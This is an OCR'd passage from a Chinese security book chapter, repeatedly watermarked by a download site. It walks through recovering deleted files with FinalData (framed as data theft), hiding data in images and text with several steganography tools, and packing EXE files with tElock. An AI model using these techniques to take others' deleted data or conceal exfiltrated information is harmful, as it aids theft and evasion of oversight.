


图 11-59　在资源管理器中查看文件

11.3　利用数据恢复软件窃取数据

FinalData 工具是一款可以在回收站清空之后仍可进行数据恢复的软件，利用它可以回收在 Windows NT/2000/XP 中被误删的文件、数据等。下面介绍利用 FinalData 企业版 v3.0 软件来恢复 F 盘中误删的压缩包“PS 教程”的方法。

步骤 01 将下载的 FinalData 工具安装运行后，即可进入其主界面中，如图 11-60 所示。




图 11-60　FinalData 的主界面

步骤 02 选择“文件”→“打开”菜单项，即可打开“选择驱动器”对话框，在其中选择磁盘 F，如图 11-61 所示。

步骤 03 单击“确定”按钮，弹出“正在扫描根目录”对话框，即可开始扫描选定的磁

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

盘，如图 11-62 所示。




图 11-61　选择磁盘 F




图 11-62 “正在扫描根目录”对话框

步骤 04 扫描完成后，出现“选择要搜索的簇范围”对话框，在其中可设置要扫描的簇范围，一般保持默认设置，如图 11-63 所示。

步骤 05 单击“确定”按钮，即可弹出“簇扫描”对话框，在其中开始按照设置的簇范围进行扫描，如图 11-64 所示。




图 11-63 “选择要搜索的簇范围”对话框




图 11-64 “簇扫描”对话框

步骤 06 扫描完成后，即可出现如图 11-65 所示的窗口，显示出刚才扫描的结果。在窗口右侧找到要恢复的文件压缩包“PS 教程”，并右键单击，在弹出的快捷菜单中选择“恢复”菜单项，如图 11-66 所示。




图 11-65　显示扫描结果




图 11-66　找到要恢复的文件

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 07 此时，即可弹出“选择要保存的文件夹”对话框，在其中设置要保存恢复的文件的位置，如 E 盘，如图 11-67 所示。

步骤 08 设置完成后，单击“保存”按钮，即可弹出“保存”对话框，如图 11-68 所示。在完成保存后，可以检查一下恢复的文件是否能够正常使用。双击恢复的压缩包“PS 教程”并对其进行解压缩，经过检验，文件若能正常使用，就完成了对文件的恢复操作。



图 11-67　设置要保存恢复的文件的位置




图 11-68　保存进度提示框



在设置要保存恢复的文件的位置时，不能选择误删之前保存文件的磁盘，否则将会弹出提示对话框，警告用户。

11.4　不同的信息隐写技术

隐写是信息隐藏的一个重要分支，其目的是将信息秘密地、安全地传递给接收方，而不引起第三方的怀疑。相对于传统将信息加密为密文的方法，隐写是将有用信息隐藏到另一个公开的信息媒体中，是对信息存在本身或信息存在位置的保密。可以通过多种隐写技术实现对不同文件信息的隐写，如 MP3 音频文件、BMP 与 GIF 图片、TEXT 与 PDF 文档等。

11.4.1　QR 密文信息隐写

若要对一些信息进行隐写或是加密某些信息，都可以通过数字水印来隐藏信息，这种方式可以保证信息的安全。数字水印适用于音频、视频、图片等数字媒体形式，肉眼是无法辨别的，数码设备依据这类水印识别媒体文件是否为盗版。

但商业上的数字水印软件不是那么轻易就能买到的，因此，如果是普通用户的话，若要加密一段微型信息，比如私人的账号和密码、日志等，可以利用 Psytec QR 软件来代替数字水印软件。该软件是一款制作二维码信息的软件，可以隐写包括电话簿、电子邮件、网络地址、文本等信息，它可以将信息转换为无意义的 JPG 图片形式。不管是谁，无论用 16 进制或是记事本查看，也看不出来这张图片里到底隐藏了什么信息。因此，在一定程度上来说，能够较好地保证信息的安全。

下面介绍利用 Psytec QR 软件来隐藏信息的方法。

步骤 01 运行 Psytec QR 软件，进入其主界面中。在界面下方的“电话簿信息”选项卡下

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

填写要隐藏的信息，并切换到其他选项卡中，填写信息。然后设置界面右侧的各个选项，在左侧可以看到随着不同设置变化的 QR 码，如图 11-69 所示。

步骤 02 设置完成后，选择“文件”→“保存”菜单项，打开“另存为”对话框，将生成的 JPG 图片保存起来，如图 11-70 所示。



图 11-69 在 Psytec QR 中填充要隐藏的信息




图 11-70 保存生成的 JPG 图片

步骤 03 单击“保存”按钮，保存生成的 JPG 图片。若要解密信息时，可选择“文件”→“打开”菜单项，找到这张 JPG 图片，在 Psytec QR 软件中打开，即可查看图片中被隐藏的信息。QR 码呈正方形，只有黑白两色。在 4 个角落的其中 3 个，印有较小的、像“回”字的正方图案。这 3 个是帮助解码软件定位的图案，使用者不需要对准，无论以任何角度扫描，资料都可被正确读取。

11.4.2 BMP 与 GIF 图片信息隐写

对 BMP 与 GIF 图片信息的隐写涉及到图片的格式说明，BMP 图像是由一连串的数字排列表示，我们可以用 UE 以 16 进制进行查看，它表示了颜色的强度。而图片的隐写就是采用 LSB（least sig-nificant bit）最低比特位隐藏技术，这种技术主要是对图像中影响图像效果最小的色素进行改变，所生成的图像，肉眼是感觉不到任何改变的。

但 GIF 格式的图片与 BMP 图片的文件组织结构是不同的，对于 GIF 图片来说，采用这种数据隐写技术后，GIF 图片会有少许失真，一般情况下，用肉眼就能看出来像素的丢失，这是一个缺点。

下面分别来介绍 BMP 图片和 GIF 图片文件信息的隐写。

1. BMP 图片文件信息隐写

利用 HIP（Hide In Picture 的缩写）工具可以实现 BMP 图片文件信息隐写，该工具采用了 Blowfish、Rijndael 算法加密，能够将任何类型的文件隐藏到图片中。而且图片仍然像以前一样显示正常，没有人能够看出来图片中隐藏有信息，大可放心隐藏信息的安全问题。

HIP 工具有命令行版本与 GUI 版本，这里以命令行版本为例，介绍如何利用 HIP 工具隐藏数据和找回数据。在此之前，需要先准备好一张 BMP 图片“jiemian.bmp”和要隐藏的记事本文件“jishiben.txt”，内容为“mi ma shi 123456”，并将它们放到 HIP 当前目录中。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

利用 HIP 工具隐藏数据和找回数据的具体操作步骤如下。

步骤 01 打开命令提示符窗口，输入相关的命令，进入 HIP 工具的当前目录中 D:\HIP\HIP，如图 11-71 所示。在命令提示符下输入“HIP”命令，即可出现如图 11-72 所示的内容。



图 11-71　进入 HIP 工具的当前目录中




图 11-72　输入“HIP”命令

步骤 02 在其中输入命令“hip h jiemian.bmp jishiben.txt newjiemian.bmp”后，此时，会要求用户设置密码，如图 11-73 所示。

步骤 03 连续两次输入正确密码，即可生成新图片“newjiemian.bmp”，这就说明数据隐写成功了，如图 11-74 所示。



图 11-73　输入隐藏数据的密码



图 11-74　隐写数据成功

数据隐写成功后，还可利用 HIP 工具分离出图片中隐藏的真实信息。具体操作步骤如下。

步骤 01 成功隐写数据后，在命令提示符下输入命令“hip r newjiemian.bmp newjishiben.txt”后，会要求用户输入上面设置的密码。在其中输入正确的密码后，即可分离出图片中的真实信息文件 newjishiben.txt，如图 11-75 所示。

步骤 02 用记事本打开分离出来的 newjishiben.txt 文件，可以看到里面的正确内容，与原来的 jishiben.txt 文件中的内容一样，如图 11-76 所示。



图 11-75　成功分离出真实信息文件




图 11-76　查看分离出的记事本中的内容

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 03 此时，仔细对比“jiemian.bmp”图片（未隐写）和“newjiemian.bmp”图片（隐写）的效果，看不出来任何差别，如图 11-77 所示。



图 11-77 对比隐写前和隐写后的 BMP 图片

2. GIF 图片文件信息隐写

利用 Hide and Seek 工具可在 GIF 图片文件中针对不同类型的文件进行信息隐写，并为其加上密码。Hide and Seek 工具包括两个部分，隐写 hide.exe 与解码 seek.exe，这两个应用程序都需要在 CMD 命令行下运行。

在利用 Hide and Seek 工具隐写信息前，准备好要将信息隐写进去的 GIF 图片“donghua.gif”和要隐写信息“wendang.docx，并将它们放在 Hide and Seek 工具的目录中，就可以开始利用 Hide and Seek 工具隐写数据了。

其具体操作步骤如下。

步骤 01 打开命令提示符窗口，在其中输入相关命令，进入存放隐写 hide.exe 与解码 seek.exe 的当前目录 D:\hdsk\hdsk 中。再输入命令“hide seek”，调用隐写 hide.exe 与解码 seek.exe 程序，如图 11-78 所示。

步骤 02 在命令提示符下输入命令“hide wendang.docx donghua.gif 1200”，并连续按下两次“Enter”键，即可生成新的 GIF 图片文件 outfile.gif，将文档中的信息隐写入 GIF 图片中，如图 11-79 所示。




图 11-78 调用隐写 hide.exe 与解码 seek.exe 程序




图 11-79 将文档中的信息隐写入 GIF 图片中

将数据隐写入 GIF 图片中后，若要分离 outfile.gif 的隐写文件，可以在命令提示符中输入命令“seek outfile.gif new.doc 1200”，连续按下两次“Enter”键，即可成功分离出文件。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

11.4.3　Text、HTM、PDF 文件信息隐写

若想对 Text、HTM 和 PDF 格式的文件信息进行隐写，可利用数据隐写软件 StegoMagic，它支持 Text、Wave、BMP（24 位/256 色）文件类型，支持单信息及文件的隐写，其主界面如图 11-80 所示。下面介绍利用 StegoMagic 软件将单个信息隐藏至 Text 记事本中的方法。

步骤 01 在 StegoMagic 软件的主界面中的“Carrier File Type”选项区域中选中“Text”选项，在“Hide”选项区域中选中“Message”选项，此时界面右上角的“Enter secret”文本框显示为可写状态，在其中输入要隐藏的信息（不要写太多），然后在“Enter Password”选项区域中输入密码，接着在“Save Carrier File AS”文本框中设置文本文件的保存位置 D:\JSB.txt，如图 11-81 所示。




图 11-80　StegoMagic 软件的主界面




图 11-81　设置各项信息

步骤 02 单击“Select Process”选项区域中的“Hide”按钮，可弹出如图 11-82 所示的提示信息，说明成功隐藏了信息。

步骤 03 打开保存的文本文件，可看到记事本中没有任何内容但大小却为 1KB，说明该文本文件中存在隐写信息，如图 11-83 所示。



图 11-82　成功隐藏了信息



图 11-83　查看存在隐写信息的记事本

此时，若想将 D:\JSB.txt 记事本中的隐写信息分离出来，可在 StegoMagic 软件的主界面中单击“Select Carrier File（For Bot Hiding and Unhiding）”选项区域中的“Browse”按钮，选择 D:\JSB.txt 文件。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

在右边的“Enter Password”选项区域中输入刚才设置的密码，并单击“Select Process”选项区域中的“Unhide”按钮，此时会弹出“Unhiding Process Successfully Completed”提示框，说明成功分离隐写的信息，并且界面右上方的“Enter secret”文本框中显示出隐写的信息，如图 11-84 所示。




图 11-84 分离隐写信息

11.4.4 在线 JPEG 与 PNG 图片信息隐写

Mozaiq 网站提供有在线图片信息隐写功能，它不仅可以进行 JPEG 图片信息隐写，还可以进行 PNG 图片信息隐写。而且在该网站中进行信息隐写，不需要任何软件支持，只要有网络，即可随时使用，非常方便。在 Mozaiq 网站中进行信息隐写的具体操作步骤如下。

步骤 01 在 IE 浏览器的地址栏中输入网址“http://mozaiq.org/encrypt/”，即可打开 Mozaiq 网站，如图 11-85 所示。

步骤 02 在“Step1”中添加要隐写信息的 JPEG 图片，如 D:\heikejidi.jpg；在“Step2”中输入要隐写的信息，如“黑客基地，黑客帝国”；在“Step3”中输入一个保护密码，如图 11-86 所示。




图 11-85 打开 Mozaiq 网站




图 11-86 设置要隐写的信息

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 03 设置完成后，单击“Hide Your Message”链接，此时会跳转到另一个页面中，该页面中出来了刚才上传的图片，如图 11-87 所示。单击图片下方的“download your image”链接，即可弹出“文件下载”界面，如图 11-88 所示。




图 11-87　页面中出来刚才上传的图片




图 11-88　“文件下载”界面

步骤 04 单击“保存”按钮，在弹出的“另存为”对话框中设置保存位置，此时，可看到下载的图片格式为 PNG，如图 11-89 所示。单击“保存”按钮，即可将图片文件下载到本地硬盘中。



图 11-89　保存下载的 PNG 文件

此时，若要想知道信息是否成功隐写入图片中，可按照如下方法进行操作：

步骤 01 用 IE 浏览器打开解密网站 http://mozaiq.org/decrypt/，在“Step1”中添加刚才下载到本地硬盘上的隐写图片，在“Step2”中输入设置的密码，如图 11-90 所示。

步骤 02 单击“Reveal Your Message!”链接页面跳转之后，在打开的页面中将会出现在图片中隐写的信息“黑客基地，黑客帝国”，这说明刚才的数据隐写成功，如图 11-91 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 11-90 在解密网站中设置要解密的文件




图 11-91 查看图片中隐藏的信息

11.5 数据加密与擦除

很多计算机用户都曾不止一次地面对过网络上的安全问题，黑客程序、病毒、邮件炸弹、远程侦听等，让人一听就胆战心惊。如何保护计算机信息内容的安全，也就成了最令人关注的问题。而加密技术是最常用的安全保密手段，可以有效地防止黑客窃取数据，但你是否知道，数据破坏也是一种保护机制，它可以完全清除你要删除的那些隐私数据，使黑客们无法再恢复。

11.5.1 EXE 文件的加密

扩展名为 EXE 的文件在计算机软件中的数量最多，因此对这类文件的加密保护是数据加密的重中之重。对 EXE 文件进行加密能够同时起到防止两种行为的发生：一是非法盗用，这种情况的 EXE 加密主要针对一些特定的程序，如果非法使用这个程序会对程序的主要信息造成泄露；二是非法修改，这种情况的 EXE 加密主要是针对有版权的程序，通过修改程序文件，使得能够任意复制这些程序，即盗版。

对 EXE 文件的加密方法主要有两个：内嵌和加壳。内嵌就是在编写程序时加入检测代码，防止盗用和修改；加壳的全称应该是可执行程序资源压缩，是保护文件的常用手段。

就是在 EXE 文件外面加了一层壳，从而隐藏了 EXE 文件的原始信息，起来保护作用。加壳过的程序可以直接运行，但不能查看源代码，要经过脱壳才可以查看源代码。

1. 用 tElock 对 EXE 文件进行加密

tElock 是一个保密性较好的、集压缩和加密为一体的 EXE 文件加壳工具，主要用来防止非法修改 EXE 文件，并且可以隐藏加壳类型。经过加密后的文件，如果再对其进行任何修改，该程序都无法使用。除非动态进行跟踪，否则无法将原文件恢复。而且 tElock 对动态跟踪也有很好的防范机制，能够检测到像 SoftICE 这样的调试工具。

使用 tElock 软件对 EXE 文件进行加密的具体操作步骤如下。

步骤 01 安装并运行 tElock v0.98 程序，进入其主界面中，如图 11-92 所示。单击“文件

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

加锁”按钮，在弹出的“选择文件”对话框中选择要加密的 EXE 文件，如 WinRAR.exe，如图 11-93 所示。




图 11-92　tElock 程序的主界面



图 11-93　选择要加密的 EXE 文件

步骤 02 单击“打开”按钮，如果这个文件没有被加密过，即可直接开始加密，如图 11-94 所示。否则，会提示用户该文件已被加密。加密完成后，tElock 会显示 EXE 文件的相应信息，如压缩比例等，并创建备份文件“WinRAR.exe.bak”。

步骤 03 在 tElock 的主界面中选择“设置”选项卡，用户可根据需要进行相应的设置，如图 11-95 所示。不同的设置会有不同的加密效果。

